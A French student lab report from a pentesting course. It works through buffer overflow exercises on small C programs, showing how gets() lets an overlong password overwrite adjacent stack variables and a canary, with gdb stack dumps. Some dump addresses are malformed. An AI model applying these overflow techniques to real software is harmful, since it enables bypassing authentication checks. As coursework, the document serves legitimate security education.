

# Hepia

Haute École du Paysage, d'Ingénierie et d'Architecture

Ingénierie et Systèmes de Communication

Année académique 2020/2021

Hacking et pentesting

Série 5 – Buffer Overflow

Genève, 2 Mai 2021

Étudiant :

Sergio Guarino


Professeur :

Stéphane Küng

## 1. BUF1

Pour résoudre le premier exercice on utilise une faille de sécurité dans la fonction **gets**. En effet, cette fonction n'a aucun contrôle de la taille de la chaîne de caractères qu'on lui passe en argument, ce qui nous permet d'écrire des données dans la pile, en remplaçant le contenu des adresses suivantes.

Si on exécute le programme en essayant différentes tailles de mot de passe, on peut voir que dès qu'on dépasse la taille définie dans le code **main1.c**, on écrase la valeur contenue dans la variable **pass**, ce qui nous permet d'afficher le message **Congratulation** même avec le mauvais mot de passe.



```
Terminal - sergi@ubuntu:~/Documents/Hacking/5.buf/exos
File Edit View Terminal Tabs Help
└─ exos [master] ⚡ ./main1
Exercice 1
Enter the password:
123456

Correct Password
Congratulation
└─ exos [master] ⚡ ./main1
Exercice 1
Enter the password:
hello

Wrong Password
└─ exos [master] ⚡ ./main1
Exercice 1
Enter the password:
hello123

Wrong Password
└─ exos [master] ⚡ ./main1
Exercice 1
Enter the password:
hello1234

Wrong Password
Congratulation
└─ exos [master] ⚡
```

On peut également analyser le programme plus en profondeur pour voir ce qui se passe exactement dans la pile. Pour cela on ajoute dans le code source la ligne **raise(SIGINT)** (librairie **signal.h** nécessaire) qui permet d'arrêter le programme à un moment spécifique de l'exécution. Au même temps, on remplace la valeur de la variable **pass**, pour pouvoir l'identifier plus facilement. Sa nouvelle valeur est 100 (ou 64 en hexadécimal).

En lançant le programme depuis **gdb**, on peut analyser la pile avec les commandes **info frame** pour connaître l'adresse à laquelle le programme s'est arrêté et **x/100x** suivi de l'adresse pour afficher les premiers 100 valeurs.

```

Terminal - gdb ./main1
File Edit View Terminal Tabs Help
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/sergi/Documents/Hacking/5.buf/exos/main1
Exercise 1
Enter the password:
abcd
Wrong Password

Program received signal SIGINT, Interrupt.
__GI_raise (sig=<optimized out>) at ../sysdeps/unix/sysv/linux/raise.c:50
50  ../sysdeps/unix/sysv/linux/raise.c: No such file or directory.
(gdb) i f
Stack level 0, frame at 0x7fffffffdf70:
 rip = 0x7ffff7e0918b in __GI_raise (../sysdeps/unix/sysv/linux/raise.c:50);
 saved rip = 0x555555555227
 called by frame at 0x7fffffffdf90
 source language c.
Arglist at 0x7fffffffde48, args: sig=<optimized out>
Locals at 0x7fffffffde48, Previous frame's sp is 0x7fffffffdf70
Saved registers:
 rip at 0x7fffffffdf68
(gdb) x/100x 0x7fffffffdf60
0x7fffffffdf60: 0x00000000 0x00000000 0x55555227 0x00005555
0x7fffffffdf70: 0xffffe070 0x64636261 0x00000000 0x00000064
0x7fffffffdf80: 0x00000000 0x00000000 0xf7dea0b3 0x00007fff
0x7fffffffdf90: 0xf7ffc620 0x00007fff 0xffffe078 0x00007fff
0x7fffffffdfa0: 0x00000000 0x00000001 0x555551a9 0x00005555
0x7fffffffdfb0: 0x55555240 0x00005555 0x1d9c3876 0x48a036d5
0x7fffffffdfc0: 0x555550c0 0x00005555 0xffffe070 0x00007fff
0x7fffffffdfd0: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffffffdf0: 0xa2bc3876 0xb75fc92a 0x5d523876 0xb75fd968
0x7fffffffdf10: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffffffdf20: 0x00000000 0x00000000 0x00000001 0x00000000
0x7fffffffdf30: 0xffffe078 0x00007fff 0xffffe088 0x00007fff
0x7fffffffdf40: 0xf7ffe190 0x00007fff 0x00000000 0x00000000
0x7fffffffdf50: 0x00000000 0x00000000 0x555550c0 0x00005555
0x7fffffffdf60: 0xffffe070 0x00007fff 0x00000000 0x00000000
0x7fffffffdf70: 0x00000000 0x00000000 0x555550ee 0x00005555
0x7fffffffdf80: 0xffffe068 0x00007fff 0x0000001c 0x00000000
0x7fffffffdf90: 0x00000001 0x00000000 0xffffe382 0x00007fff
0x7fffffffdfa0: 0x00000000 0x00000000 0xffffe3b1 0x00007fff
0x7fffffffdfb0: 0xffffe3da 0x00007fff 0xffffe42c 0x00007fff
0x7fffffffdfc0: 0xffffe43b 0x00007fff 0xffffe44e 0x00007fff
0x7fffffffdfd0: 0xffffe467 0x00007fff 0xffffe478 0x00007fff
0x7fffffffdf0: 0xffffe4a9 0x00007fff 0xffffe4bd 0x00007fff
0x7fffffffdf10: 0xffffe4f1 0x00007fff 0xffffe4fc 0x00007fff
0x7fffffffdf20: 0xffffe50d 0x00007fff 0xffffe523 0x00007fff
(gdb)

```

On peut voir ici que la variable **pass** se situe tout de suite après le **buffer** (de taille 8). Et si on rentre un mot de passe de plus de 8 caractères, la valeur de **pass** sera remplacée :

```

Terminal - gdb ./main1
File Edit View Terminal Tabs Help
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/sergi/Documents/Hacking/5.buf/exos/main1
Exercice 1
Enter the password:
abcd12345
Wrong Password

Program received signal SIGINT, Interrupt.
__GI_raise (sig=<optimized out>) at ../sysdeps/unix/sysv/linux/raise.c:50
50  ../sysdeps/unix/sysv/linux/raise.c: No such file or directory.
(gdb) i f
Stack level 0, frame at 0x7fffffffdf70:
 rip = 0x7ffff7e0918b in __GI_raise (../sysdeps/unix/sysv/linux/raise.c:50);
 saved rip = 0x555555555227
 called by frame at 0x7fffffffdf90
 source language c.
 Arglist at 0x7fffffffde48, args: sig=<optimized out>
 Locals at 0x7fffffffde48, Previous frame's sp is 0x7fffffffdf70
 Saved registers:
 rip at 0x7fffffffdf68
(gdb) x/100x 0x7fffffffdf60
0x7fffffffdf60: 0x00000000 0x00000000 0x55555227 0x00005555
0x7fffffffdf70: 0xffffe070 0x64636261 0x34333231 0x00000035
0x7fffffffdf80: 0x00000000 0x00000000 0xf7dea0b3 0x00007fff
0x7fffffffdf90: 0xf7ffc620 0x00007fff 0xffffe078 0x00007fff
0x7fffffffdfa0: 0x00000000 0x00000001 0x555551a9 0x00005555
0x7fffffffdfb0: 0x55555240 0x00005555 0xbdaefd8c 0x1a937582
0x7fffffffdfc0: 0x555550c0 0x00005555 0xffffe070 0x00007fff
0x7fffffffdfd0: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffffffdfde0: 0x028efd8c 0xe56c8a7d 0xfd60fd8c 0xe56c9a3f
0x7fffffffdfef0: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffffffdf00: 0x00000000 0x00000000 0x00000001 0x00000000
0x7fffffffdf10: 0xffffe078 0x00007fff 0xffffe088 0x00007fff
0x7fffffffdf20: 0xf7ffe190 0x00007fff 0x00000000 0x00000000
0x7fffffffdf30: 0x00000000 0x00000000 0x555550c0 0x00005555
0x7fffffffdf40: 0xffffe070 0x00007fff 0x00000000 0x00000000
0x7fffffffdf50: 0x00000000 0x00000000 0x555550ee 0x00005555
0x7fffffffdf60: 0xffffe068 0x00007fff 0x0000001c 0x00000000
0x7fffffffdf70: 0x00000001 0x00000000 0xffffe382 0x00007fff
0x7fffffffdf80: 0x00000000 0x00000000 0xffffe3b1 0x00007fff
0x7fffffffdf90: 0xffffe3da 0x00007fff 0xffffe42c 0x00007fff
0x7fffffffdfa0: 0xffffe43b 0x00007fff 0xffffe44e 0x00007fff
0x7fffffffdfb0: 0xffffe467 0x00007fff 0xffffe478 0x00007fff
0x7fffffffdfc0: 0xffffe4a9 0x00007fff 0xffffe4bd 0x00007fff
0x7fffffffdfd0: 0xffffe4f1 0x00007fff 0xffffe4fc 0x00007fff
0x7fffffffdfde0: 0xffffe50d 0x00007fff 0xffffe523 0x00007fff
(gdb)

```

## 2. BUF2

Le deuxième exercice est très similaire au premier, sauf avec une taille de buffer un peu plus grande.

On approche l'exercice de la même manière qu'avant (donc en ajoutant **raise(SIGINT)** et si besoin en modifiant la valeur des variables pour les retrouver plus facilement). On peut voir où se situe **buffer** et où est **number** :

```

Terminal - gdb ./main2
File Edit View Terminal Tabs Help
(gdb) run abcd
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/sergi/Documents/Hacking/5.buf/exos/main2 abcd
Exercise 2
Hello abcd
The square root of 64 = 8.00

Program received signal SIGINT, Interrupt.
__GI_raise (sig=<optimized out>) at ../sysdeps/unix/sysv/linux/raise.c:50
50  ../sysdeps/unix/sysv/linux/raise.c: No such file or directory.
(gdb) i f
Stack level 0, frame at 0x7fffffffdef0:
 rip = 0x7ffff7c8a18b in __GI_raise (../sysdeps/unix/sysv/linux/raise.c:50);
 saved rip = 0x555555555234
 called by frame at 0x7fffffffdf60
 source language c.
Arglist at 0x7fffffffddc8, args: sig=<optimized out>
Locals at 0x7fffffffddc8, Previous frame's sp is 0x7fffffffdef0
Saved registers:
 rip at 0x7fffffffdee8
(gdb) x/100x 0x7fffffffdee8
0x7fffffffdee8: 0xf7e606a0 0x00007fff 0x55555234 0x00005555
0x7fffffffdef0: 0xf7e60788 0x00007fff 0xffffe3ac 0x00007fff
0x7fffffffdf00: 0x64636261 0x00000000 0xf7d08013 0x00007fff
0x7fffffffdf10: 0x0000000a 0x00000000 0xf7e606a0 0x00007fff
0x7fffffffdf20: 0x55556040 0x00005555 0xf7c9b71a 0x00007fff
0x7fffffffdf30: 0x555552d0 0x00005555 0xffffdf70 0x00007fff
0x7fffffffdf40: 0x00000000 0x40200000 0xffffe060 0x00000040
0x7fffffffdf50: 0xffffdf70 0x00007fff 0x555552bb 0x00005555
0x7fffffffdf60: 0xffffe068 0x00007fff 0x00000000 0x00000002
0x7fffffffdf70: 0x00000000 0x00000000 0xf7c9b0b3 0x00007fff
0x7fffffffdf80: 0xf7ffc620 0x00007fff 0xffffe068 0x00007fff
0x7fffffffdf90: 0x00000000 0x00000002 0x55555261 0x00005555
0x7fffffffdfa0: 0x555552d0 0x00005555 0xf813a4c8 0x4d4b561e
0x7fffffffdfb0: 0x555550e0 0x00005555 0xffffe060 0x00007fff
0x7fffffffdfc0: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffffffdfd0: 0x4713a4c8 0xb2b4a9e1 0x98dda4c8 0xb2b4b98d
0x7fffffffdfde0: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffffffdfdf0: 0x00000000 0x00000000 0x00000002 0x00000000
0x7fffffffdfef0: 0xffffe068 0x00007fff 0xffffe080 0x00007fff
0x7fffffffdf00: 0xf7ffe190 0x00007fff 0x00000000 0x00000000
0x7fffffffdf020: 0x00000000 0x00000000 0x555550e0 0x00005555
0x7fffffffdf030: 0xffffe060 0x00007fff 0x00000000 0x00000000
0x7fffffffdf040: 0x00000000 0x00000000 0x5555510e 0x00005555
0x7fffffffdf050: 0xffffe058 0x00007fff 0x0000001c 0x00000000
0x7fffffffdf060: 0x00000002 0x00000000 0xffffe37d 0x00007fff
(gdb)

```

Donc si on rentre dans le buffer des valeurs jusqu'à la position de **number**, on aura trouvé la solution.




### 3. BUF3

Le 3<sup>ème</sup> exercice est similaire aux précédents, mais cette fois un *canari* a été ajouté dans le code pour éviter une attaque de buffer overflow. Le canari permet de protéger les variables qui le suivent car il faut que sa valeur reste intacte pendant l'exécution du code. Si on analyse le programme, on remarque que la valeur du canari est de **INT\_MAX-1**, soit **7FFF FFFE** en hexadécimal. Ce numéro a été choisi exprès car plus difficile à passer en paramètre au programme par rapport à des lettres ou symboles.

Pour simplifier la tâche, la valeur de **admin** dans le code source a été remplacée par **100** (64 en hexa).

Ci-dessous on peut voir où se trouvent les valeurs de **buf** (en rouge), du **canari** (en jaune) et de **admin** (en bleu).



```
Terminal - gdb ./main3
File Edit View Terminal Tabs Help
(gdb) run abcd
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/sergi/Documents/Hacking/5.buf/exos/main3 abcd
Exercice 3
Wrong Password
canary : 2147483646
maxval : 2147483646
admin : 100

Program received signal SIGINT, Interrupt.
__GI_raise (sig=<optimized out>) at ../sysdeps/unix/sysv/linux/raise.c:50
50 ../sysdeps/unix/sysv/linux/raise.c: No such file or directory.
(gdb) i f
Stack level 0, frame at 0x7fffffffdf00:
 rip = 0x7ffff7e0918b in __GI_raise
(../sysdeps/unix/sysv/linux/raise.c:50); saved rip = 0x55555555299
called by frame at 0x7fffffffdf60
source language c.
Arglist at 0x7fffffffddd8, args: sig=<optimized out>
Locals at 0x7fffffffddd8, Previous frame's sp is 0x7fffffffdf00
Saved registers:
 rip at 0x7fffffffdef8
(gdb) x/100x 0x7fffffffdef8
0x7fffffffdef8: 0x00000000 0x00000000 0x555555299 0x00005555
0x7fffffffdf00: 0x00000000 0xffffe3ac 0x00007fff 0x00007fff
0x7fffffffdf10: 0x64636261 0x00000000 0xf7faf6a0 0x00007fff
0x7fffffffdf20: 0x55556064 0x00005555 0xf7e4a71a 0x00007fff
0x7fffffffdf30: 0x55555300 0x00005555 0xffffdf70 0x00007fff
0x7fffffffdf40: 0x555550e0 0x00005555 0x7ffffffe 0x00000064
0x7fffffffdf50: 0xffffdf70 0x00007fff 0x555552f6 0x00005555
0x7fffffffdf60: 0xffffe068 0x00007fff 0x00000000 0x00000002
0x7fffffffdf70: 0x00000000 0x00000000 0xf7dea0b3 0x00007fff
0x7fffffffdf80: 0xf7ffc620 0x00007fff 0xffffe068 0x00007fff
0x7fffffffdf90: 0x00000000 0x00000002 0x5555529c 0x00005555
0x7fffffffdfa0: 0x55555300 0x00005555 0xf7bfc46b 0x80163a69
0x7fffffffdfb0: 0x555550e0 0x00005555 0xffffe060 0x00007fff
0x7fffffffdfc0: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffffffdfd0: 0x48bfc46b 0x7fe9c596 0xb771c46b 0x7fe9d5d4
0x7fffffffdfde0: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffffffdfdf0: 0x00000000 0x00000000 0x00000002 0x00000000
0x7fffffffdf00: 0xffffe068 0x00007fff 0xffffe080 0x00007fff
0x7fffffffdf010: 0xf7ffe190 0x00007fff 0x00000000 0x00000000
0x7fffffffdf020: 0x00000000 0x00000000 0x555550e0 0x00005555
0x7fffffffdf030: 0xffffe060 0x00007fff 0x00000000 0x00000000
0x7fffffffdf040: 0x00000000 0x00000000 0x5555510e 0x00005555
0x7fffffffdf050: 0xffffe058 0x00007fff 0x00000001c 0x00000000
0x7fffffffdf060: 0x00000002 0x00000000 0xffffe37d 0x00007fff
0x7fffffffdf070: 0xffffe3ac 0x00007fff 0x00000000 0x00000000
(gdb)
```



Ci-dessous le résultat final :

[illegible]

Comme avant, le **buf** est en rouge, le **canari** en jaune et **admin** en bleu.



```

Terminal - gdb ./main4
File Edit View Terminal Tabs Help
(gdb) r abcd
Starting program: /home/sergi/Documents/Hacking/5.buf/exos/main4 abcd
Exercice 4
Wrong Password
buf : abcd
admin : 100
can : P o u e t

Program received signal SIGINT, Interrupt.
__GI_raise (sig=<optimized out>) at ../sysdeps/unix/sysv/linux/raise.c:50
50  ../sysdeps/unix/sysv/linux/raise.c: No such file or directory.
(gdb) i f
Stack level 0, frame at 0x7fffffffdef0:
rip = 0x7ffff7e0918b in __GI_raise
(../sysdeps/unix/sysv/linux/raise.c:50); saved rip = 0x555555552e4
called by frame at 0x7fffffffdf60
source language c.
Arglist at 0x7fffffffddc8, args: sig=<optimized out>
Locals at 0x7fffffffddc8, Previous frame's sp is 0x7fffffffdef0
Saved registers:
rip at 0x7fffffffdee8
(gdb) x/100x 0x7fffffffdee0
0x7fffffffdee0: 0x00000000 0x00000000 0x555552e4 0x00005555
0x7fffffffdef0: 0xf7faf788 0x00007fff 0xffffe3ac 0x00007fff
0x7fffffffdf00: 0x00000000 0x00000000 0x50e57013 0x7465756f
0x7fffffffdf10: 0x64636261 0x00000000 0xf7af6a0 0x00007fff
0x7fffffffdf20: 0x5555606c 0x00005555 0xf7e4a71a 0x00007fff
0x7fffffffdf30: 0x55555350 0x00005555 0xffffdf70 0x00007fff
0x7fffffffdf40: 0x555550e0 0x00005555 0xffffe060 0x00000064
0x7fffffffdf50: 0xffffdf70 0x00007fff 0x55555341 0x00005555
0x7fffffffdf60: 0xffffe068 0x00007fff 0x00000000 0x00000002
0x7fffffffdf70: 0x00000000 0x00000000 0xf7dea0b3 0x00007fff
0x7fffffffdf80: 0xf7ffc620 0x00007fff 0xffffe068 0x00007fff
0x7fffffffdf90: 0x00000000 0x00000002 0x555552e7 0x00005555
0x7fffffffdfa0: 0x55555350 0x00005555 0x4a902733 0x3024a015
0x7fffffffdfb0: 0x555550e0 0x00005555 0xffffe060 0x00007fff
0x7fffffffdfc0: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffffffdfd0: 0xf5902733 0xcfdb5fea 0x0a5e2733 0xcfdb4fa8
0x7fffffffdfde0: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffffffdfdf0: 0x00000000 0x00000000 0x00000002 0x00000000
0x7fffffffdf00: 0xffffe068 0x00007fff 0xffffe080 0x00007fff
0x7fffffffdf10: 0xf7ffe190 0x00007fff 0x00000000 0x00000000
0x7fffffffdf20: 0x00000000 0x00000000 0x555550e0 0x00005555
0x7fffffffdf30: 0xffffe060 0x00007fff 0x00000000 0x00000000
0x7fffffffdf40: 0x00000000 0x00000000 0x5555510e 0x00005555
0x7fffffffdf50: 0xffffe058 0x00007fff 0x0000001c 0x00000000
0x7fffffffdf60: 0x00000002 0x00000000 0xffffe37d 0x00007fff
(gdb)

```

Bizarrement, cette fois le canari se trouve **avant** le buffer, ce qui veut dire qu'en cas de overflow, sa valeur ne sera pas écrasée :

